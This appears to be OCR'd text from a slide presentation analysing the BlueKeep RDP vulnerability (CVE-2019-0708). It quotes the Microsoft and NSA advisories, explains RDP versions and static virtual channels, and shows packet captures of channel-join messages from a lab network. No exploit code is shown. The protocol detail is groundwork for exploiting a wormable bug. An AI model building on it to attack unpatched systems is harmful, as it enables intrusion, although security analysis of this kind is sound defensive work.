An Analysis Of The BlueKeep Vulnerability

Johnny Yu (@straight_blast)

May 2019 Patch Tuesday

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708

CVE-2019-0708 | Remote Desktop Services Remote Code Execution Vulnerability

Security Vulnerability

Published: 05/14/2019
MITRE CVE-2019-0708

A remote code execution vulnerability exists in Remote Desktop Services – formerly known as Terminal Services – when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability is pre-authentication and requires no user interaction. An attacker who successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

To exploit this vulnerability, an attacker would need to send a specially crafted request to the target systems Remote Desktop Service via RDP.

The update addresses the vulnerability by correcting how Remote Desktop Services handles connection requests.

https://msrc-blog.microsoft.com/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/

Prevent a worm by updating Remote Desktop Services (CVE-2019-0708)

Leave a Comment / MSRC / By msrc / May 14, 2019

Today Microsoft released fixes for a critical Remote Code Execution vulnerability, CVE-2019-0708, in Remote Desktop Services – formerly known as Terminal Services – that affects some older versions of Windows. The Remote Desktop Protocol (RDP) itself is not vulnerable. This vulnerability is pre-authentication and requires no user interaction. In other words, the vulnerability is 'wormable', meaning that any future malware that exploits this vulnerability could propagate from vulnerable computer to vulnerable computer in a similar way as the *WannaCry* malware spread across the globe in 2017. While we have observed no exploitation of this vulnerability, it is highly likely that malicious actors will write an exploit for this vulnerability and incorporate it into their malware.

Kevin Beaumont @GossiTheDog · May 14

CVE-2019-0708 RDP vulnerability megathread, aka **BlueKeep**.

Going to nickname it **BlueKeep** as it's about as secure as the Red Keep in Game of Thrones, and often leads to a blue screen of death when exploited.

20 222 763

Show this thread

https://www.nsa.gov/News-Features/News-Stories/Article-View/Article/1865726/nsa-cybersecurity-advisory-patch-remote-desktop-services-on-legacy-versions-of/

HOME > NEWS & FEATURES > NEWS & STORIES > ARTICLE VIEW


NSA Cybersecurity Advisory: Patch Remote Desktop Services on Legacy Versions of Windows

References


- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708
- https://msrc-blog.microsoft.com/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/
- https://www.nsa.gov/News-Features/News-Stories/Article-View/Article/1865726/nsa-cybersecurity-advisory-patch-remote-desktop-services-on-legacy-versions-of/
- https://twitter.com/GossiTheDog/status/1128431661266415616


Remote Desktop Services

What is Remote Desktop Services (RDS)?



What is Remote Desktop Services (RDS)?



Remote Desktop Protocol


- Microsoft Proprietary Protocol
- Extension of the ITU-T.128 application sharing protocol
- TCP port 3389

Remote Desktop Protocol

- Version 4.0 – 1st version (NT 4.0 Server – Relied on Citrix's MultiWin Tech)
- Version 5.X – Win2k – Win Server 2003 (TLS authentication)
- Version 6.X – Window Vista (Network Level Authentication)
- Version 7.X – Win Server 2008 – Win 7
- Version 8.X – Win 8 – Win Server 2012 (Requires DTLS Protocol)
- Version 10.0 – More new features and improvements

Static Virtual Channel


- Extensions that provide additional features on top of RDP
  - Audio
  - Copy and Paste clipboard
  - Printing
  - File System Redirection




Basic Settings Exchange

Channel Connections

Basic Setting Exchange Request



Basic Setting Exchange Response



Channel Join Request

tpkt

No.	Time	Source	Destination	Protocol	Length	Info
138	8.897126	192.168.0.166	192.168.0.124	T.125	119	channelJoinRequest 1004
139	8.897300	192.168.0.124	192.168.0.166	T.125	119	channelJoinConfirm 1004
141	8.902995	192.168.0.166	192.168.0.124	T.125	119	channelJoinRequest 1005
142	8.903210	192.168.0.124	192.168.0.166	T.125	119	channelJoinConfirm 1005

```
> Frame 141: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0
> Ethernet II, Src: Apple_bb:2c:1f (c4:b3:01:bb:2c:1f), Dst: IntelCor_87:59:c4 (94:b8:6d:87:59:c4)
> Internet Protocol Version 4, Src: 192.168.0.166, Dst: 192.168.0.124
> Transmission Control Protocol, Src Port: 50233, Dst Port: 3389, Seq: 1251, Ack: 1262, Len: 53
> Transport Layer Security
> TPKT, Version: 3, Length: 12
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
v MULTIPOINT-COMMUNICATION-SERVICE T.125
  v DomainMCSPDU: channelJoinRequest (14)
    v channelJoinRequest
        initiator: 7
        channelId: 1005
```

Channel Join Response

tpkt

No.	Time	Source	Destination	Protocol	Length	Info
138	8.897126	192.168.0.166	192.168.0.124	T.125	119	channelJoinRequest 1004
139	8.897300	192.168.0.124	192.168.0.166	T.125	119	channelJoinConfirm 1004
141	8.902995	192.168.0.166	192.168.0.124	T.125	119	channelJoinRequest 1005
142	8.903210	192.168.0.124	192.168.0.166	T.125	119	channelJoinConfirm 1005

```
> Frame 142: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0
> Ethernet II, Src: PcsCompu_9a:81:d1 (08:00:27:9a:81:d1), Dst: Apple_bb:2c:1f (c4:b3:01:bb:2c:1f)
> Internet Protocol Version 4, Src: 192.168.0.124, Dst: 192.168.0.166
> Transmission Control Protocol, Src Port: 3389, Dst Port: 50233, Seq: 1262, Ack: 1304, Len: 53
> Transport Layer Security
> TPKT, Version: 3, Length: 15
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
v MULTIPOINT-COMMUNICATION-SERVICE T.125
  v DomainMCSPDU: channelJoinConfirm (15)
    v channelJoinConfirm
        result: rt-successful (0)
        initiator: 7
        requested: 1005
        channelId: 1005
```

